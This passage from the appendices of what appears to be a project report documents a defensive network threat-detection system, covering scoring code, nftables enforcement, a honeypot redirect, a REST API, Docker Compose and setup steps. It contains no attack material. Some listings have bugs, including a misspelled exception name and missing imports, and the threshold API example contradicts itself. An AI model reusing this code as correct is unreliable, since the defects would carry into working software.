            worst = max(matched_rules, key=lambda r: r.severity.value)
            ids_score = SEVERITY_TO_SCORE[worst.severity]
            triggered_rule = worst.name
        else:
            ids_score = 0.0
            triggered_rule = None

        # --- Isolation Forest Scoring ---
        feature_array = fv.to_numpy().reshape(1, -1)
        raw_anomaly = self.model.score_samples(feature_array)[0]
        anomaly_score = normalize_anomaly_score(raw_anomaly)

        # --- Composite Score ---
```

```
composite = IDS_WEIGHT * ids_score + ANOMALY_WEIGHT * anomaly_score
composite = round(min(1.0, max(0.0, composite)), 4)

return ThreatScore(
    src_ip=fv.src_ip,
    composite=composite,
    ids_score=ids_score,
    anomaly_score=anomaly_score,
    triggered_rule=triggered_rule,
    timestamp=datetime.utcnow(),
)
```

A.2 Enforcement Agent — nftables Rule Application

The following listing shows the Enforcement Agent's nftables rule application logic, including the rule template validation and subprocess execution.

```
# enforcer/nft_manager.py
# nftables rule management - BLOCK and DNAT operations

import subprocess
import uuid

ALLOWED_RULE_TYPES = {"BLOCK", "DNAT"}

class NftablesManager:
    def apply_block(self, src_ip: str) -> str:
        rule_id = str(uuid.uuid4())[:8]
        rule = (
            f"nft add rule inet ntth_filter forward "
            f"ip saddr {src_ip} drop "
            f"comment \"{rule_id}\""
        )
        self._execute(rule, rule_id)
        return rule_id

    def apply_dnat(
        self, src_ip: str, orig_port: int,
        honeypot_ip: str, honeypot_port: int
    ) -> str:
        rule_id = str(uuid.uuid4())[:8]
        rule = (
            f"nft add rule ip ntth_nat prerouting "
            f"ip saddr {src_ip} tcp dport {orig_port} "
            f"dnat to {honeypot_ip}:{honeypot_port} "
            f"comment \"{rule_id}\""
        )
        self._execute(rule, rule_id)
        return rule_id

    def delete_rule(self, chain: str, handle: int) -> None:
        rule = f"nft delete rule {chain} handle {handle}"
        self._execute(rule, rule_id="delete")

    def _execute(self, rule: str, rule_id: str) -> None:
        result = subprocess.run(
            rule.split(), capture_output=True, text=True, timeout=5
        )
        if result.returncode != 0:
            raise NFTErrror(
                f"nft failed: {result.stderr.strip()} "
                f"[rule_id={rule_id}]"
            )
        logger.info("nft rule applied: %s [id=%s]", rule, rule_id)
```

A.3 Decision Agent — Action Selection Logic

```
# decision/threshold_engine.py
THRESHOLDS = {
    "monitor": 0.0,
    "alert": 0.30,
    "throttle": 0.50,
    "block": 0.65,
    "redirect": 0.80,
}

def select_action(score: float) -> Action:
    if score >= THRESHOLDS["redirect"]:
        return Action.REDIRECT_TO_HONEYPOT
    elif score >= THRESHOLDS["block"]:
        return Action.BLOCK
    elif score >= THRESHOLDS["throttle"]:
        return Action.THROTTLE
    elif score >= THRESHOLDS["alert"]:
        return Action.ALERT
    else:
        return Action.MONITOR
```

A.4 WebSocket Broadcast — Reporting Agent

The following listing shows the Reporting Agent's WebSocket broadcast function, which delivers real-time event updates to all connected Flutter dashboard clients.

```
# reporter/websocket_broadcaster.py
# Real-time WebSocket broadcast to Flutter clients

from fastapi import WebSocket
from typing import Set

class ConnectionManager:
    def __init__(self):
        self.active_connections: Set[WebSocket] = set()

    async def connect(self, ws: WebSocket) -> None:
        await ws.accept()
        self.active_connections.add(ws)

    def disconnect(self, ws: WebSocket) -> None:
        self.active_connections.discard(ws)

    async def broadcast(self, message: dict) -> None:
        if not self.active_connections:
            return
        disconnected = set()
        payload = json.dumps(message)
        for ws in self.active_connections:
            try:
                await ws.send_text(payload)
            except Exception:
                disconnected.add(ws)
        self.active_connections -= disconnected

manager = ConnectionManager()

async def broadcast_threat_event(event: ThreatScore) -> None:
    await manager.broadcast({
        "type": "threat_event",
        "data": {
            "src_ip": event.src_ip,
            "composite": event.composite,
            "ids_score": event.ids_score,
            "anomaly_score": event.anomaly_score,
            "triggered_rule": event.triggered_rule,
            "timestamp": event.timestamp.isoformat(),
        }
    })
```

A.5 Isolation Forest Training Script

```

# scripts/train_model.py
# Offline Isolation Forest training on baseline traffic features

import sqlite3
import numpy as np
import joblib
from sklearn.ensemble import IsolationForest

DB_PATH = "/data/ntth.db"
MODEL_PATH = "/models/isolationforest.joblib"
STAGING_PATH = "/models/isolationforest_staging.joblib"

def train():
    conn = sqlite3.connect(DB_PATH)
    # Fetch confirmed-normal traffic (risk_score < 0.15, no enforcement)
    rows = conn.execute("""
        SELECT pkt_rate, byte_rate, dst_port_entropy, syn_ratio,
               ack_ratio, icmp_rate, unique_dst_ips, unique_dst_ports,
               flow_duration_mean, payload_size_std
        FROM threat_events
        WHERE composite_score < 0.15
              AND event_id NOT IN (SELECT threat_event_id FROM enforcement_actions)
        ORDER BY timestamp DESC
        LIMIT 300000
    """).fetchall()

    X = np.array(rows, dtype=np.float32)
    model = IsolationForest(n_estimators=100, contamination=0.05,
                           random_state=42, n_jobs=-1)

    model.fit(X)
    joblib.dump(model, STAGING_PATH)
    print(f"Trained on {len(X)} samples. Saved to {STAGING_PATH}")

if __name__ == "__main__":
    train()

```

APPENDIX B

REST API Documentation

This appendix provides the complete REST API specification for all NTTH endpoints. All endpoints are prefixed with `/api/v1/` unless noted. Authentication is via Bearer token in the Authorization header. Base URL: `https://[ntth-host]:8000`

B.1 Threat Events

GET `/api/v1/threats`

Returns a paginated list of all threat events recorded in the database.

Query Parameters	
limit	integer (default: 50, max: 500) — Number of records per page
offset	integer (default: 0) — Pagination offset
min_score	float (default: 0.0) — Filter by minimum composite score
since	ISO 8601 datetime — Filter events after this timestamp
action	string — Filter by action taken (BLOCK, ALERT, REDIRECT, etc.)

```
# Response 200 OK
{
  "total": 147,
  "limit": 50,
  "offset": 0,
  "items": [
    {
      "event_id": "a7f32c18-4b91-4e02-a2d3-c8e701d4fa32",
      "src_ip": "192.168.1.200",
      "composite_score": 0.8200,
      "ids_score": 0.7500,
      "anomaly_score": 0.7400,
      "triggered_rule": "SSH_BRUTE",
      "action_taken": "REDIRECT_TO_HONEYPOT",
      "timestamp": "2026-06-14T14:21:12.441Z"
    }
  ]
}
```

DELETE `/api/v1/rules/{rule_id}`

Deletes an active nftables rule by its ID. The rule is removed from both the kernel table and the database. If the `rule_id` is not found or already expired, returns 404.

Response Code	Condition
200 OK	Rule deleted successfully; response includes the nftables handle that was removed
404 Not Found	Rule with given rule_id not found in active rules
500 Internal Server Error	nft subprocess failed; error detail included in response body

B.2 WebSocket Protocol

The WebSocket endpoint at /ws accepts connections from Flutter dashboard clients and delivers real-time event updates. The connection does not require authentication tokens beyond the network-level access control (the API server only listens on the local network interface in standard deployments). Messages are JSON objects with a "type" field indicating the event category and a "data" field containing the event payload.

Message Type	Trigger	Key Data Fields
threat_event	New scored threat event above MONITOR threshold	src_ip, composite, ids_score, anomaly_score, triggered_rule, action_taken
rule_applied	nftables rule successfully applied	rule_id, rule_type, src_ip, target_port, timestamp
rule_deleted	nftables rule deleted (manual or auto-expiry)	rule_id, deletion_reason
honeypot_session	New Cowrie or HTTP honeypot session started	session_id, src_ip, protocol, start_time
honeypot_command	Command logged in active Cowrie session	session_id, cmd, timestamp
wifi_event	Probe flood or deauth attack detected	event_type, src_mac, frame_count, timestamp
topology_update	Every 5 seconds — current device state	devices[] with ip, mac, status, last_seen
agent_health	Every 30 seconds — agent heartbeat status	capture, assessor, decision, enforcer, reporter status

Table B.1: WebSocket message types and their trigger conditions.

B.3 Configuration Endpoints

POST /api/v1/config/threshold

Updates the risk score thresholds used by the Decision Agent. The new thresholds are validated to ensure ascending order (monitor < alert < throttle < block < redirect) before being applied. The Decision Agent detects the configuration change through a Redis key-change notification and applies the new thresholds within 5 seconds without restart.

```
# Request body
{
  "alert": 0.30,
```

```
    "throttle": 0.50,  
    "block": 0.65,  
    "redirect": 0.80  
  }  
  
# Response 200 OK  
{  
  "status": "updated",  
  "effective_at": "2026-06-14T14:30:00Z",  
  "previous_thresholds": {  
    "alert": 0.30, "throttle": 0.50,  
    "block": 0.65, "redirect": 0.80  
  },  
  "new_thresholds": {  
    "alert": 0.35, "throttle": 0.55,  
    "block": 0.70, "redirect": 0.85  
  }  
}  
  
# Response 422 Unprocessable Entity (if thresholds not in ascending order)  
{  
  "detail": "Thresholds must satisfy: alert < throttle < block < redirect"  
}
```

APPENDIX C

Docker Compose Configuration

The following is the complete docker-compose.yml configuration used in the test deployment. Service images are built from Dockerfiles in the project repository. Environment variables containing secrets (API tokens, credentials) are loaded from a .env file not included in the repository.

```
# docker-compose.yml (abridged — key service definitions shown)
version: '3.9'

services:
  redis:
    image: redis:7.2-alpine
    restart: unless-stopped
    healthcheck:
      test: ["CMD", "redis-cli", "ping"]
      interval: 5s
      timeout: 3s
      retries: 5

  ntth-capture:
    build: ./services/capture
    network_mode: host          # Required for raw packet access
    cap_add: [NET_RAW, NET_ADMIN]
    depends_on:
      redis: { condition: service_healthy }
    environment:
      - REDIS_URL=redis://127.0.0.1:6379
      - CAPTURE_INTERFACE=eth0
      - WINDOW_SECONDS=5

  ntth-assessor:
    build: ./services/assessor
    depends_on:
      redis: { condition: service_healthy }
      ntth-capture: { condition: service_started }
    volumes:
      - ./models:/models:ro    # Read-only model mount
    environment:
      - REDIS_URL=redis://redis:6379
      - MODEL_PATH=/models/isolationforest.joblib

  ntth-enforcer:
    build: ./services/enforcer
    cap_add: [NET_ADMIN]
    volumes:
      - /etc/nftables.conf:/etc/nftables.conf:rw
    depends_on:
      redis: { condition: service_healthy }
```

```
ntth-api:
  build: ./services/api
  ports: ["8000:8000"]
  volumes:
    - ./data:/data:rw
  depends_on:
    redis: { condition: service_healthy }
  environment:
    - API_SECRET=${API_SECRET}

cowrie:
  image: cowrie/cowrie:latest
  ports: [] # No external port - internal only
  volumes:
    - ./cowrie/cowrie.cfg:/cowrie/etc/cowrie.cfg:ro
    - ./data/cowrie:/cowrie/var/log/cowrie:rw
```

APPENDIX D

Deployment and Setup Instructions

D.1 Prerequisites

Before deploying NTTH, the following prerequisites must be satisfied on the host system:

- Ubuntu 22.04 LTS (or compatible Debian-based distribution with kernel ≥ 5.4)
- Docker Engine 20.x or later, with Docker Compose V2
- nftables installed and the `ntth_filter` / `ntth_nat` tables pre-created (script provided)
- Python 3.11+ installed (for model training scripts only; not required for runtime)
- Network interface in bridge mode between LAN and WAN interfaces (or SPAN port access)
- Atheros AR9271 USB WiFi adapter attached (optional — system operates without it)

D.2 Step-by-Step Deployment

```
# Step 1: Clone the repository
git clone https://github.com/[username]/ntth.git
cd ntth

# Step 2: Copy and configure environment variables
cp .env.example .env
nano .env    # Set API_SECRET, CAPTURE_INTERFACE, HONEYPOT_IP

# Step 3: Initialize nftables tables
sudo bash scripts/init_nftables.sh

# Step 4: Train the Isolation Forest baseline model
# (Requires 24+ hours of normal traffic capture first)
python scripts/capture_baseline.py --duration 86400 --output data/baseline.db
python scripts/train_model.py --input data/baseline.db

# Step 5: Start all services
docker compose up -d

# Step 6: Verify all agents are healthy
curl -H "Authorization: Bearer $API_SECRET" \
  https://localhost:8000/api/v1/health

# Step 7: Open the Flutter dashboard
# Web: Navigate to http://localhost:3000
# Android: Install the APK from releases/ntth-dashboard.apk
```

D.3 WiFi Monitor Setup

```
# Enable monitor mode on Atheros AR9271 adapter
```

```
sudo ip link set wlan0 down
sudo iw wlan0 set monitor control
sudo ip link set wlan0 up
sudo iwconfig wlan0 channel 6

# Verify monitor mode active
iwconfig wlan0 | grep Mode

# The ntth-wifi container will auto-detect monitor interface
# if WIFI_INTERFACE=wlan0mon is set in .env
```

D.4 Troubleshooting

Common issues and their resolutions are listed in the project's TROUBLESHOOTING.md file. The most frequently encountered issue during the test deployment was an nftables permission error when the Enforcer container was started without the NET_ADMIN capability, which manifests as NFTErrors exceptions in the enforcer service logs. Confirming that cap_add: [NET_ADMIN] is present in the docker-compose.yml for the ntth-enforcer service resolves this.